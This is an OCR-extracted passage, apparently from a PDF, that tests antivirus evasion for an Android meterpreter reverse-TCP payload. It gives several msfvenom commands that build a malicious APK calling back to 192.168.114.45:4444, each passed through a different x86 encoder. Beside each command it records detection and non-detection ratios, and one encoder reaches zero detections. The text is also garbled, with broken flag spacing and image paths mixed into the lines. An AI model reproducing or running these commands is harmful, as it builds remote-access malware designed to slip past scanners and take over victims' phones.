
Use of encoder 30 =encoder/ x86/bloxor



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > abc2.apk –e x86/ call4_dword_xor


Use of encoder 32 =encoder/ x86/call4_dword_xor



Detectable ratio 12




Un Detectable ratio 49




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > abc2.apk –e x86/ context_stat


Use of encoder 34=encoder/ x86/context_stat



Detectable ratio 12




Un Detectable ratio 49




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > abc2.apk –e x86/ count_down


Use of encoder 36=encoder/ x86/count_down



Detectable ratio 4




Un Detectable ratio 57




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > abc2.apk –e x86/ jmp-call-additive

Use of encoder 38=encoder/ x86/jmp-call-additive



Detectable ratio 12



Un Detectable ratio 50